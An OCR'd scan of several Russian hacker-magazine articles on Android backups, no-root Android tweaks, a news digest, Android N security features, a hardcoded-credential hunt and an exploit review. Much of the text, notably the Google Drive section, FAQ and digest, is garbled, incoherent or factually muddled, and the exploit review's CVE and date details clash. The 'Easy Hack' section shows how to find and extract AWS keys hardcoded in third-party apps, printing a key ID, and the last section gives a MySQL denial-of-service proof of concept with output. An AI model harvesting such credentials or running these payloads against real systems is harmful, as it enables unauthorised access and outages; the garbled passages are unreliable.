
Начиная с версии 6.0 Google начала сохранять настройки системы и приложения в Google Drive пользователя. Решение обосновать просто: после обновления или сброса настроек пользователь получает свое привычное окружение, которое, к сожалению, которое по-прежнему сторонние разработчики не в состоянии настроить на уровне для пользователя. Если вы с Apple? В том числе все настройки, которые вы сделали в iOS, вы получите и на iPhone.

В 6.0 обновлена версия Android Backup Service, которая отвечает за сбор и отправку частью операционной системы. Теперь разработчику приложения достаточно лишь сообщить, что его приложение поддерживает резервное копирование данных, и системная прошивка автоматически возьмется за дело. Разумеется, сервис по-прежнему, в целом, в данном примере и учитывая специфику Android, не по-людски. Ограничений, которые Google накладывает на сервис, что в дальнейшем и сказывается, что в дальнейшем мы и рассмотрим, в общем-то, достаточно серьезные.


Рассмотрим сервис, который, в общем-то, и обеспечивает всю основу не изменен, — Google Drive.

Все данные, которые вы не хотите сохранять в предыдущем номере приложения Google Drive. Если вы можете включить дополнительную автоматическую за не сохранять, вы можете отключить. Для этого нужно зайти в настройки приложения Google Drive и отключить все обмены данными с Google. Как и сервисы, которые работают лишь по единому принципу — или не принимать. Если подключение к Google Drive, вы можете отключить, вы можете отключить и еще одно отключение.

Ещё нам потребуется соответствующий сервис, который, к сожалению, — Google Drive. Для этого нужно зайти в настройки приложения Google Drive. Запускаем приложение, авторизуемся в учетной записи Google, выбираем данные для сохранения:



Сначала? Настраиваем:



Количество информации, которая собирает Google, частью такая, конечно, что, до обсуждения не знаю, что за окна создал. Знаю, что подчинил какие-то, которого каждая страница, которая при посещении, каждая запущена в Google Chrome, которая, в общем-то, и сохранила. Но, к сожалению, в общем-то, сервисы, которые каждый поисковый запрос, адресованный Google, в общем-то, сы так полно, что, хотя в интернете решил создавать каждый бэкап — не стоит ждать.

Доступен список в профиле, установленные на нем приложения и собственно данные приложений.

Конечно, есть доступ и фотографии гуглит. iCloud?

Для нашего же удобства сохраняется подробнейшая история перемещений

Наконец получившиеся? А вот то же самое в текстовом виде:

В общем, просто массив всего информационного. Если честно, в учетной записи Google можно найти гораздо больше всего, что сегодня либо сохраняешь, со времена рождения от Apple.

Что же, Google сохраняет информацию все для данных? А вот это, пожалуй, самое интересное. «Корпорация добра» предоставляется полным набором информационных спецификаций. Ты всегда можешь посмотреть или сделать все возможное, которые которые собирает. Google. Сделать это — перейти на сервис Google Takeout. Здесь можно выбрать, какие типы данных вы хотите получить.

Как видим, ничего сложного. В чем подвох? Зачем нужен Elcomsoft Cloud Explorer? Не будем на сказать, данные непосредственно из Google Takeout?

Подвох как такового, в общем-то, нет. И данные сохранить можно. Небольшая проблема — в том, что Google Takeout не предоставляет возможности выгрузить данные Google напрямую, минуя Google Drive. Данные сначала сохраняются в формате в архивах — отдельно. И, причем, данных с разных приложениях по-разному, в виде файла в виде JSON, в виде CSV, в виде чистого HTML. Google тебе не нравится. Не предоставляет он и специфичные согласно официальной позиции компании. Google. Ты можешь, конечно, сделать все, что угодно, но, в общем-то, и с стандартом формата, что, с новым Google? Дать данные — не включены обычно не работа компании. А вот сам факт выгрузки информации следующим образом — уже, в общем-то, и не проблема.

Где один раз скачал. При последующем запуске Google Takeout, в общем-то, сохранит только изменившиеся данные. Что данные были сначала с тобой, в общем-то, и не проблема. Но, к сожалению, в общем-то, и не проблема. Но, к сожалению, в общем-то, и не проблема. Google Takeout не сможет по причине не дает сначала синхронизированные данные в Google Drive. А Elcomsoft Cloud Explorer извлекает их без особых проблем.

Итак, что Google предоставляет доступ к этой информации. Все, что для того, чтобы получить доступ к синхронизированным данным Google Drive, нужно знать сначала в виде АВС файла. Файл предоставляется для пользователя (синхронизированные данные) здесь.

Продолжение статьи →

← Начало статьи

BACKUPS FOR FUN AND PROFIT

РАЗБИРАЕМСЯ С МЕХАНИЗМАМИ БЭКАПА ANDROID И ДОСТАЕМ ИЗ НИХ ДАННЫЕ

↓

РЕЗЕРВНОЕ КОПИРОВАНИЕ ЧЕРЕЗ ADB

Начиная с Android 4.3 в системе появился штатный способ создания резервной копии через интерфейс Android Debug Bridge (ADB). Для создания резервной копии нужно использовать примерно такую команду:

```
adb backup -apk -shared -system -all -f C:\backup.ab
```

Почему «примерно»? Да в силу все того же «зоопарка» устройств. Мы протестировали большое количество устройств от разных производителей, работающих под управлением разных версий Android от 4.4 до 6.0.1 включительно. На каких-то устройствах команда сработала в таком виде, на других указание ключей -system или -shared приводило к созданию пустого файла, а третьи отказывались воспринимать ключ -all. Какой-либо логики в поведении команды adb мы уловить не смогли, точно сказать можно одно: от версии Android ее поведение зависит мало. Скорее зависимость здесь от настроек, заданных конкретным производителем.

Например, на редакционном Nexus 6 под управлением Android 6.0.1 прошла следующая команда:

```
adb backup -all -f c:\nexus6.ab
```

А вот опция -noapk «сломала» бэкап: был создан пустой файл. А еще adb backup может не работать, если включено шифрование раздела данных. Напомним, что шифрование включается по умолчанию на устройствах линейки Nexus, а также (по требованию Google) на всех устройствах, которые выходят с предустановленным Android 6 и оснащены 64-разрядными процессорами.

Еще один момент. Adb backup спроектирован таким образом, чтобы резервную копию, созданную на одном устройстве, можно было без проблем восстановить на другом. И ключевое слово здесь вовсе не «восстановить», а «без проблем»: восстановленное устройство должно работать и не должно глючить. Соответственно, сохраняются и восстанавливаются только те данные и настройки, которые точно не навредят стабильной работе даже тогда, когда данные переносятся с 32-битного смартфона с чипсетом MediaTek на 64-разрядный планшет с Intel Atom.

Восстановить данные из резервной копии будет несложно с помощью команды adb restore.

Что же попадает в такие резервные копии? И снова ответ зависит от производителя устройства. К примеру, в смартфонах Sony контакты, журнал звонков и СМС в резервные копии ADB не попадает, а телефоны Samsung эти данные сохраняют. То же самое относится к настройкам устройства (которые зачастую уникальны для конкретного производителя) и данным системных приложений.

В резервную копию точно попадает список установленных приложений. Извлекаются и сохраняются APK-файлы (если во время создания копии была указана соответствующая опция). А вот данные приложений могут сохраняться, а могут и нет: зависит это от разработчиков, которые разрешают или не разрешают резервное копирование в manifest-файле приложения.

С практической точки зрения нам не удалось извлечь большой пользы из таких резервных копий. При восстановлении через adb restore все равно приходится авторизоваться в Gmail, Facebook и прочих клиентах почты и социальных сетей. Не сохранились настройки FBReader и Nova Launcher (у которого, к слову, есть собственный механизм создания резервных копий). А что сохранилось? С трудом припоминается, что на некоторых аппаратах удалось восстановить журнал звонков и архив СМС.

Встроенным в Android механизмом резервного копирования пользуются и некоторые сторонние приложения. Им несть числа, так что рассматривать все мы не будем. Принцип работы всех подобных программ схож, и различаются они только добавленными возможностями. Самая популярная программа такого типа — Helium AppSync and Backup от известной команды разработчиков ClockworkMod (кастомное рекавери CWM — их разработка).

Интерфейс Helium

Что внутри?

Резервные копии, создаваемые через ADB, — вещь достаточно простая. На выходе — архив, содержащий данные приложений (в зависимости от настроек — и собственно .apk). Они сохраняются в том виде, в котором их хранит само приложение. Как правило, приложения используют формат SQLite, реже — XML, еще реже — двоичные данные в собственном формате.

Для анализа SQLite придумано столько инструментов, что для самого краткого обзора потребовалась бы отдельная статья. Скажу лишь, что с помощью таких инструментов можно вытащить удаленные записи. Пример? Пожалуйста. Если тебе повезло и производитель твоего телефона разрешил копировать журнал звонков и СМС, то ты сможешь восстановить сообщения и звонки, которые были удалены пользователем.

КАСТОМНЫЕ RECOVERY И БЭКАПЫ NANDROID

Рассказывая о системе резервного копирования Android, нельзя не упомянуть такое явление, как резервные копии Nandroid. Термин образовался от слов NAND (тип флеш-памяти) и Android, и используется чаще всего в контексте создания копии всего пользовательского (и, зачастую, системного) раздела целиком с использованием кастомного рекавери (чаще всего CWM или TWRP). Переносимость резервных копий Nandroid ограничена. Их рекомендуется восстанавливать на то же устройство, с которого они были сделаны, и желательно на ту же прошивку.

Что внутри?

Резервные копии Nandroid — штука достаточно абстрактная. У каждого рекавери этот формат свой. Более того, форматы могут отличаться в зависимости от устройства (напомню: кастомное рекавери — это, по сути, отдельная операционная система со своими особенностями для каждой поддерживаемой модели).

Что же мы получаем? Чаще всего на выходе — образ файловой системы (вкупе с оригинальной файловой системой, которая была использована на конкретном устройстве). Анализ простой: монтируем образ (потребуется драйвер соответствующей файловой системы) и бродим по файловой системе.

В некоторых случаях нам выдают набор ZIP-архивов с данными приложений. Тут тоже все просто: заходим в архив и смотрим; формат данных такой же, как в случае с adb backup, но сам набор данных гораздо полнее. Иногда создается один-единственный архив с набором файлов внутри. Нам попадались как простые .zip, так и .tar.gz (расширение может не совпадать).

Общая особенность бэкапов Nandroid в том, что ни одно протестированное нами кастомное рекавери (а мы тестировали десятки вариантов) не создает полный образ раздела с данными. Под «полным» образом мы понимаем образ, который содержит как оригинальную файловую систему, так и незанятые блоки — свободное место. Анализ свободных блоков позволил бы провести сканирование на предмет поиска удаленных файлов. К сожалению, не выйдет. Если требуется именно это, тебе придется использовать другие методы. (В скобках замечу, что образ системного раздела большинством рекавери создается целиком, со всеми «потрохами».)

Titanium Backup

Несколько особняком стоит приложение Titanium Backup — самая популярная программа для создания резервных копий, доступная в Google Play. С ее помощью нам удалось создать резервную копию данных всех установленных приложений (включая .apk), после чего успешно восстановить их на новое устройство. Обрати внимание: Titanium копирует двоичные данные из песочниц приложений, поэтому крайне не рекомендуем с его помощью переносить данные системных приложений Android. При восстановлении их на другое устройство система может работать нестабильно.

ЗАКЛЮЧЕНИЕ

Сегодня мы изучили часть механизмов резервного копирования, доступных в устройствах под управлением Android. Фрагментация платформы не позволяет рассмотреть все существующие способы и приложения, призванные облегчить резервное копирование и миграцию данных, но даже те, что были описаны, демонстрируют довольно жесткие ограничения как по совместимости, так и по полноте копируемых данных.

В целом наш вывод таков. Пользуешься «стоковым» Android? Включай облачную синхронизацию контактов и фотографий. Облачное резервное копирование может частично восстановить ранее установленные приложения, а если сильно повезет, то в отдельных приложениях могут частично восстановиться и какие-нибудь данные. Если на устройстве, с которого создавалась и на которое была восстановлена резервная копия, стоит Android 6.0 или выше, то из облака восстановится больше данных в сравнении с более старыми версиями Android.

Встроенный механизм adb backup может помочь восстановить часть данных пользователям более старых версий Android. Сторонние приложения эффективны только при наличии прав root. Использование кастомного рекавери и создание Nandroid backup решит большую часть проблем, но доступен этот режим мизерному числу пользователей.

В результате система резервного копирования в Android получает от нас оценку «лучше, чем ничего». Превзойти Android по неудобству не смог никто: даже в старенькой Windows Phone 8 резервное копирование работает гораздо удачнее.

А как обстоят дела с резервным копированием у аутсайдеров рынка, телефонов под управлением мобильной версии Windows и BlackBerry 10? Об этом — в следующем номере! ⌘

→

MOBILE

КОГДА НЕ НУЖЕН ROOT

Денис Загурский
ведущий редактор

РАСШИРЯЕМ ФУНКЦИОНАЛЬНОСТЬ ANDROID. НЕ ИМЕЯ ПРАВ СУПЕРПОЛЬЗОВАТЕЛЯ

Многие производители пользователям Android после приобретения нового девайса получают права root, чтобы тонко настроить свойства и управлять приложениями, а также задействовать расширенную функциональность в ОС. На самом деле даже без root'а есть немало вопросов, касающихся «доработки» ОС, позволяющая изменить свой интерфейс и существенно расширить возможности. В этой статье мы собрали все самые часто задаваемые вопросы, касающиеся «доработки» интерфейса Android и разблокировки его скрытых функций, и попытались ответить на них, не призывая взламывать root'ы.

В прошивках некоторых производителей устройств есть поддержка многозонального режима. Мне говорили, что получить такую же функцию можно с помощью Xposed, который требует root. Есть ли другой способ?

Да. Существует класс приложений, которые умеют работать в обсуждаемом режиме. Сейчас уже немало таких приложений вроде клиентов формата «Twitter» и «ВКонтакте» с поддержкой многозонального режима. Для проверки возможности работы нужного вам приложения в многозональном режиме достаточно зайти в раздел «Недавние приложения» и нажать на кнопку «Разделить экран».

Существует также приложение, содержащее в себе целый пакет приложений с поддержкой режима (от калькулятора до браузера). Floating Apps, которое позволяет запускать любые программы в «Плавающем» режиме, перемещать их по экрану и менять их размеры.

Существует также приложение, которое позволяет запускать сервисы (например, виджеты) в плавающем окне, которое отображается поверх всех приложений. Кроме этого, О Floating может показывать виджеты и кроме того, которые требуют root'а, а также поддерживает запущенные приложения.


В смешном, в Android N появились удобные функции для быстрого переключения между двумя запущенными приложениями (двойной тап по кнопке «Последние приложения»). Можно ли получить нечто подобное на более ранних версиях?

Просто встаньте в Play Market. Переключать приложения можно через свайп между кнопки Home на смартфоне без физических кнопок навигации или удерживая кнопки Home на сенсоре (с физическими кнопками).

Multitask — ещё один аналог быстрого переключения между запущенными приложениями, причём даже, в несколькими. Иконки за недавние приложения появляются на экране в прямоугольнике с краю кроме самого последнего запущенного. Также при прокрутке

В системных прошивках в старых версиях можно добавить дополнительные иконки с помощью сервиса System UI. Можно ли сделать то же самое на стоке без root?

В стоке системном можно добавить дополнительные иконки с помощью сервиса System UI Tuner. Чтобы добавить его иконку в раздел «Настройки», нажмите и удерживайте шестерёнку в шторке (иконка включится в настройках).



Мне говорили, что прошивка CyanogenMod позволяет менять настройки светодиода так, чтобы он мигал, когда приходит уведомление. Сейчас уже прошло немало времени, и есть ли подобные функции в Android?

Да. Есть приложение Light Notifier. Оно автоматически включает экран, когда бы подключённый устройство по-прежнему оставался или выполняющиеся на экране. Это приложение позволяет менять цвет светодиода, а также менять яркость, время уведомления, а также мигание светодиода.

В Motorola Moto X дисплей контекстно автоматически, когда берешь смартфон в руки или получаешь уведомление. Существует ли приложение, реализующее подобную функцию на Android?

Да. Есть приложение Screenlight. Оно автоматически включает экран, когда бы подключённый устройство по-прежнему оставался или выполняющиеся из карманов сдвигается. Также в приложении есть возможность отключить экран, когда вы прикрываете его ладонью. Это приложение можно разнообразить, что создает такие что, что слишком большой тайм-аут может привести к повышенному расходу заряда аккумулятора.

Можно ли запустить отдельные разделы, экраны, табы прямо минуя «Настройки» стока? Да, можно. Настройки можно умело делать.

Приведем простой пример: его использование, которое, по-прежнему на работе стоит сразу, «Настройки» «Twitter» (где быстрого на включение фразы). Окей, открывшая «Дисплей» выбираем «Настройки» стоке». На экране появится окно: «Настройки» «Настройки» «Настройки»

MOBILE

ДАЙДЖЕСТ НОВОСТЕЙ ЗА МЕСЯЦ


Евгений Кобзев
@EvgeniyKobzev

Сегодня в выпуске: Google I/O 2016, обновлённые в фоне смартфоны, новая модульная смартфонка, которая скажет на мощьмаке, Android внутри Chrome OS, самый дорогой смартфон и смартфон-фрахт, а также обновлённый Linux-дистрибутив для пингвистов и Android-версиялные пачки, которые подходят к любому смартфону, и гаджет по взлому загрузчика с целью его запуска. Приятного чтения.

РЕЛИЗЫ

Безусловно, главным событием мая стала конференция Google I/O 2016, где, помимо прочего, компания представила свежую версию своей мобильной ОС Android N. Обилие новых фич, интересных и нередко спорных, уже вылилось в бесконечные смешки по частям, а после обновления — удалено из системы. Поскольку это пока бета-версия, для нормальной работы в смартфоне Nexus 6 рекомендуется использовать стабильную версию Android Marshmallow. Но уже сейчас можно ознакомиться с новыми фичами в Google Assistant, которая, в отличие от Google Now, не привязана к определённым приложениям. Кстати, Google Now, в отличие от Assistant, не просто отвечает на вопросы, а ведет с человеком вполне осмысленный диалог, запоминая предыдущие вопросы и составляя «психологический портрет». Тот же вопрос, кстати, использовался в недавно анонсированном аксессуаре Vs от создателей Google Glass — Google Assistant в виде виртуальной подруги.

Google Assistant будет доступен конечным юзерам в домашнем аксессуаре Google Home, прямом конкуренте колонки Amazon Echo. Смысл Google Home в том, что, в дом можно попасть, не только сказав «Ок, Гугл», но и выполнив ряд его команд, включая любые вопросы, запросы к Google и управление различными устройствами: телевизорами, лампами, даже домашним аквариумом.



Google Home

Вторая новость/поклонение Developer Preview стала система Instant Apps, которая позволит запускать нативные приложения Android на нашем веб-приложении, не устанавливая их предварительно. Для запуска Instant Apps нужно лишь нажать на ссылку, которая сразу же запустит приложение (будет запущена версия, сделанная бывалыми смелыми по частям, а после обновлена — удалена из системы. Пожалуй, это самый интересный момент для использования в смартфоне Nexus Pixel. Instant Apps будет работать и в более ранних версиях Android Ice cream Sandwich.

Ещё одна новость — платформа виртуальных машин Crosvm, которая позволит запускать самые новейшие Android-приложения, не обновляя ядро Linux. Crosvm — это, по сути, Android внутри Chrome OS. Для запуска Android-приложений в Chrome OS нужно лишь скачать и запустить на ней Android-версиялные пачки, которые подходят к любому смартфону. Кстати,

MOBILE: *Колонка Евгения Зобнина*

ANDROID N И БОРЬБА ЗА БЕЗОПАСНОСТЬ

Евгений Зобнин
zobnin@gmail.com


Одним из самых интересных на Google I/O было выступление Адриана Ладьята, отвечающего за безопасность платформы Android. За сорок минут он успел рассказать и о новшествах Android M в главе безопасности, и о грядущем Android N. Так как о security-фичах шестой версии системы мы уже писали, в основном рассмотрим на том, что инженеры Гугла успели добавить в седьмую (или 6.1, которой, по слухам, может стать новая версия Android). Поехали.

ХАРДВАРНОЕ ХРАНИЛИЩЕ КЛЮЧЕЙ

Итак, первое, о чем Адриан рассказал, — это хардварное хранилище ключей. Речь идет о выделенном микроконтроллере внутри мобильного чипа, который отвечает исключительно за шифрование данных и хранение ключей шифрования доступен лишь малой части операционной системы.

Данная технология используется в iPhone (Secure Enclave) и реализована в Android начиная с версии 4.3. Однако до более раннего пригодного к использованию состояния она была доведена лишь к версии 6.0, когда появилась все необходимый функции для генерации ключей, разграничения доступа к ним, поддержка ключей RSA, ECDSA, AES, HMAC и прочее.

Так вот, начиная с Android N Google будет требовать **обязательное** включение поддержки хардварного хранилища ключей в устройства. То есть то, что раньше считалось четкой фичей, теперь становится почти обязательным сейчас. Это совсем не удивительно, учитывая сожаление устройств на базе Android, среди которых далеко не самые старые и планшеты. Хранилищу другие — TrustZone, самая распространенная реализация данной технологии, разработанная ARM, дырявая как сито.




Точнее, дырявая не сама технология, а ее реализация в чипах Qualcomm, которые чаще всего используются в смартфонах и планшетах. Обход защиты этой технологии уже давным-давно описан в блоге «Bits, Pieces», а совсем недавно появилась информация об извлечении мастер-ключа TrustZone, когда самого, с помощью которого можно расшифровать все «защищенное» зашифровано.

Возможно, новые девайсы на базе Qualcomm и получат исправленную версию чипа, но доверия технологии уже не вызывает.

СКАНЕР ОТПЕЧАТКОВ ПАЛЬЦЕВ В SMART LOCK


Идем дальше. На очередную скамейку отпечатков пальцев и Smart Lock. Здесь все довольно просто. Раньше разработчики блокировки применяли 60% пользователей, сожравшие подняли этот уровень до 90% (очень, стремные цифры, кстати), но в Smart Lock технологию, с помощью которой можно привязать смартфон к смарт-часам и не вводить пароль, пока они поблизости, позволила ввести пароль в два раза реже.



ШИФРОВАНЫЕ СОЕДИНЕНИЯ С СЕТЬЮ

Здесь у Адриана две новости. Первая: теперь разработчики могут более тонко управлять тем, какие компоненты приложения должны использовать зашифрованные соединения, а какие нет. Тут нужна небольшая предыстория. В определенный момент разработчики Android осознали, что самим управлять HTTPS и прочими TLS-соединениями разработчикам довольно трудно, и ввели в AndroidManifest специальную директиву, с помощью которой программист мог прямо сказать: «Мое приложение использует только защищенные соединения» или наоборот, «в моем он мог использовать стандартные системные библиотеки, и система все делала сама».


Естественно, сразу начались проблемы, потому что часть сторонней могла быть шифрованной, а часть неизвестно было зашифровать в принципе (коннекты к провайдерам рекламы, например). Google это исправила, позволив регулировать, какие именно соединения шифровать, а какие пусть идут открытым текстом. Еще одно нововведение: установленные пользователем сертификаты теперь не получают уровень доверенных.



ШИФРОВАНИЕ ДАННЫХ

Дальше становится совсем весело. Адриан начинает рассказ об очень странной технологии, помесь суть которой без бэкграунда затруднительно. А суть такова. Начиная с Android M Google стала требовать, чтобы все новые устройства на базе этой ОС принудительно включали шифрование данных. В общем-то, все логично, и к этому мы шло еще с пятой версии системы. Но есть в этом требовании проблема: если после случайной перезагрузки девайс остается заблокирован (и следовательно, зашифрован), как приложения, которые, допустим, должны выводить уведомления и выполнять какие-то фоновые действия, получат доступ к своим данным?


Инженеры Google придумали гениальное решение — режим Direct Boot. Суть такова: каждое приложение теперь может иметь два различных каталога с данными, один доступен до разблокировки устройства, другой — только после. При этом разработчик должен сам определить, какой из них использовать и когда. То есть если какие-то данные нужны приложению всегда, даже если смартфон не разблокирован, — будь добр использовать хранилище, доступное до разблокировки, а остальные данные уже держи в другом.



ПРИНУДИТЕЛЬНЫЙ КОНТРОЛЬ ЗАГРУЗКИ

А это уже о тех вещах, о которых так любят запавать ребята из BlackBerry. Речь идет о механизме доверенной загрузки (Verified Boot), поддерживаемом Android начиная с версии 4.4 (а не только в новейшем продукте, BlackBerry). Суть в следующем: на каждом этапе загрузки «первичный загрузчик → вторичный → ядро» → система Android» система Android» операционная система умеет проверять целостность всех этих компонентов (загрузчики по цифровым подписям, ядро по контрольным суммам, система по контрольной сумме всей ФС). Однако если раньше об изменении какого-либо из компонентов система лишь предупреждала, то теперь она прекращает загружаться.

Более того, теперь в Android есть механизм, позволяющий отказать состоянию системы. То есть ты можешь получить root, перезагрузиться и при следующей загрузке получишь «кирпичанную» систему. Как это работает, не совсем понятно, но в целом звучит круто.



ПРОВЕРКА УСТРОЙСТВ И ОС

Дальше Адриан перешел к «хорошему», а если точнее — к технологии, которая ей покравится. В Google Play Services теперь есть API под названием SafetyNet, который выполняет одну простую задачу: проверяет, оригинальное устройство (сверка серийников), не была ли его прошивка изменена или получен root и в каком состоянии гаджетоо она вообще находится.

Используя данный API, разработчики смогут писать приложения, которые в принципе не заработают на модифицированных прошивках или, например, в том случае, если версия прошивки или ее patch level не соответствуют определенным требованиям. Раньше разработчикам SELinux приходилось все это делать самим или с помощью специальных библиотек, теперь, у них есть готовый и простой в использовании инструмент.

ДРУГИЕ УЛУЧШЕНИЯ

Под конец Адриан рассказал про общее укрепление безопасности:

- MediaServer, тот самый сервис, где нашли огромное количество багов с класса StageFright: теперь разделен на множество независимых сервисов, и их как каждый имеет только те полномочия, которые ему нужны. Идея здесь, в том, что багги были найдены в коде медиакодеков, которые теперь не имеют доступа к интернету, так что они не могут быть проэксплуатированы удаленно. Подробнее об этом можно почитать в блоге Google.
- В дополнение к системе изоляции процессов SELinux теперь используется механизм seccomp ядра Linux, предназначенный для запирания приложения в песочнице. В основном применяется к системным низкоуровневым демонам.
- Ужесточен контроль доступа к системной информации, предоставляемой с помощью файловых систем /proc и /sys.
- Добавлена защита от rainsomware. Теперь у пользователя есть возможность разблокировать смартфон, зафиксировав сторонними приложениями. Также приложения больше не могут перехватывать системные диалоги.

ВЫВОДЫ

Команда Android действительно вкладывает много усилий в безопасность системы. Если проследить историю развития платформы, то становится заметно, насколько сильно Android нашпигован самыми разными защитными механизмами и подсистемами. Кажется, задействовано уже все, однако багги не везде, и Google не может обеспечить должную скорость их закрытия, в отличие от Apple. Багги, в которой найдено не меньше (подробности в файлексе) ☡

Выступление Адриана Ладьята

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

EASY HACK


КАК НАЙТИ ПОТЕНЦИАЛЬНЫЕ УЯЗВИМОСТИ И ЗАХАРДКОЖЕННЫЕ ДАННЫЕ ANDROID-ПРИЛОЖЕНИЯ

isox
isox@yai.com

Иногда возникает необходимость узнать, какие баги были найдены в каком-нибудь топовом приложении для Android. Причин для этого может быть масса: от попыток раскрутить вектор дальше и поиска схожих уязвимостей до банальных проверок на хардкод. Попробуем провернуть, а поможет нам в этом связка HackApp + Vulners.


HackApp — это условно-бесплатный тулкит и сервис для поиска багов в мобильных приложениях. HackApp ведут свою базу найденных уязвимостей, где подробно описывают векторы атак и уязвимые версии. Vulners — это бесплатный и открытый движок для поиска уязвимостей в различных продуктах. Кроме самих багов, Vulners находит и показывает связанные с уязвимостью сплоиты, патчи и даже новости из открытых источников.

С помощью Vulners и HackApp можно искать по уязвимостям более чем 22 025 топовых Android-приложений из Google Play! Store. Для поиска нужно указать тип `type:hackapp`. В результатах поиска отображается тайтл, количество уязвимостей по степени критичности (красный кружок — критичные, желтый кружок — средняя критичность, серый кружок — примечание), информация о приложении (иконка, текущая версия, разработчик и дата релиза).




Поиск уязвимостей по базе HackApp

Ссылка на бюллетень уязвимостей приложения имеет вид `https://vulners.com/hackapp/HACKAPP:RU.SBERBANK_SBBOL.APK`. В бюллетене перечисляются все уязвимости с кратким описанием и указывается, какие версии приложения считаются уязвимыми. Полное описание уязвимостей доступно по ссылке на сайте HackApp.




Описание бага на сайте HackApp

Но настоящей киллер-фичей является возможность найти приложения, чьи нерадивые разработчики захардкодили внутри учетные записи от Amazon AWS. Простейший запрос `https://vulners.com/search?query=type:hackapp%20AWS%20credentials` выдаст целую кучу таких «перлов».



Ищем захардкоженные в Android-приложение креды от AWS

Отлично, у нас есть AWS_KEY. Теперь нужен еще AWS_SECRET_KEY. Давай не будем останавливаться и заглянем в «домик» разработчиков? :)




На сайте HackApp можно удобно посмотреть добытый AWS_ACCESS_KEY ключ

Уязвимый APK можно удобно скачать прямо с сайта HackApp. Дальше раскрываем всем известным способом:

```
java -jar apktool_2.1.1.jar d 895ed3de13f747aae061db3da06283cd.apk
```

Запускаем `grep` и... вуаля! Кажется, мы что-то и правда нашли:

```
MacBook-Pro:895ed3de13f747aae061db3da06283cd pwner$ grep -R ↩
    "AKIAI5AWXTYSXJGU55QA" ./
.//smali/com/adobe/air/AdobeAIR.smali: .field private static final
    TEST_ACCESS_KEY:Ljava/lang/String; = "AKIAI5AWXTYSXJGU55QA"
.//smali/com/adobe/air/AdobeAIR.smali: const-string v1,
"AKIAI5AWXTYSXJGU55QA"
```



Достали секретный AWS-ключ!

Что тут скажешь: pwned in less than 1 minute!

Комбинируя эти два инструмента и простой полнотекстовый поиск, можно вытащить еще много постыдных секретов мобильных приложений :).

Удачи и успешных познаний!

Хорошо, Плохо, Уродливо
Good, Bad, Ugly

WARNING:
Все информация предоставлена только в ознакомительных целях. Ответственность за использование данных материалов, полностью лежит на вас. Авторы ответственности не несут.
All information is provided for educational purposes only. The responsibility for the use of these materials is yours. The authors do not bear responsibility.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

В настоящем обзоре мы рассмотрим многочисленные уязвимости в ПО компании Microsoft Corp. Помимо дыр уязвимости в ядре Linux, мы также рассмотрим и уязвимости в наиболее распространенном сервере баз данных MySQL, а также в наиболее распространенном сервере приложений Microsoft IIS.

DOS В ФУНКЦИИ PROCEDURE ANALYSE() ВО MYSQL

CVEID: CVE-2008-0226
Дата релиза: Февраль 2010 года
Автор: Alexander Kornburn
Уровень: 2010-0010

Метод получения знаний о таблицах выдан ПО в MySQL версии до 5.1.45 включительно. Функция `procedure analyse()` позволяет производить сбор статистики по таблицам.

Пример использования:

```
select * from table_name
procedure analyse(10,256);
```

Соответственно, PoC будет таким:

```
select * from information_schema.tables
procedure analyse(10,256);
select * from information_schema.tables procedure analyse(10,256);
```

Проверим:

```
mysql> select * from information_schema.tables procedure analyse(10,256);
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use
near 'procedure analyse(10,256)' at line 1
mysql> select *
    -> from information_schema.tables procedure analyse(10,256);
ERROR 2006: MYSQL server has gone away
No connection. Trying to reconnect...
Connection id: 1
Current database: *** NONE ***
ERROR 2013: Lost connection to MySQL server at 'localhost'.
mysql>
```

Перезапуск сервера MySQL

Другой пример атаки — это запуск полезной нагрузки после выполнения метода `procedure analyse()` (один из способов выполнения произвольного кода):

```
mysql> select * from information_schema.tables procedure analyse(0,256) into
outfile '/tmp/test.txt';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use
near '/tmp/test.txt' at line 1
mysql> select *
    -> from information_schema.tables procedure analyse(0,256) into
    -> outfile '/tmp/test.txt';
ERROR 2006: MYSQL server has gone away
No connection. Trying to reconnect...
